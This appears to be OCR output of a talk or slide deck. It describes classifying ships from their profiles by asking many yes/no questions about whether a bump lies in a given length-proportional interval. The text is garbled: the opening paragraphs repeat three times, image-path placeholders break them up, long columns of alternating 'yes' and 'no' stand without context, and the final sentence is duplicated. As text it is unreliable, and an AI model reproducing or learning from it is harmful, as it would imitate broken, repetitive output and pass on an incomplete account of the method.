
"The data was unorthodox... One thing I realized: the ship's bumps persisted at the same length proportional to the length of the ship.

I thought about it for many weeks, and then finally a bolt from the blue hit me.

Here's what we do:

Manufacture a whole list of **yes/no questions**.

- Do you have a bump in the interval [0, 0.33]?
- Do you have a bump in the interval [.712, 0.785]?



"The data was unorthodox... One thing I realized: the ship's bumps persisted at the same length proportional to the length of the ship.


I thought about it for many weeks, and then finally a bolt from the blue hit me.

Here's what we do:

Manufacture a whole list of **yes/no questions**.

- Do you have a bump in the interval [0, 0.33]?
- Do you have a bump in the interval [.712, 0.785]?

And so on...



"The data was unorthodox... One thing I realized: the ship's bumps persisted at the same length proportional to the length of the ship.


I thought about it for many weeks, and then finally a bolt from the blue hit me.


Here's what we do:


Manufacture a whole list of **yes/no questions**.


- Do you have a bump in the interval [0, 0.33]?
- Do you have a bump in the interval [.712, 0.785]?

And so on...



yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no


yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no


yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no



We had many hundreds, thousands of questions with questions like these. We take all of these profiles and run them down this list of questions.



We had many hundreds, thousands of questions with questions like these. We take all of these profiles and run them down this list of questions.

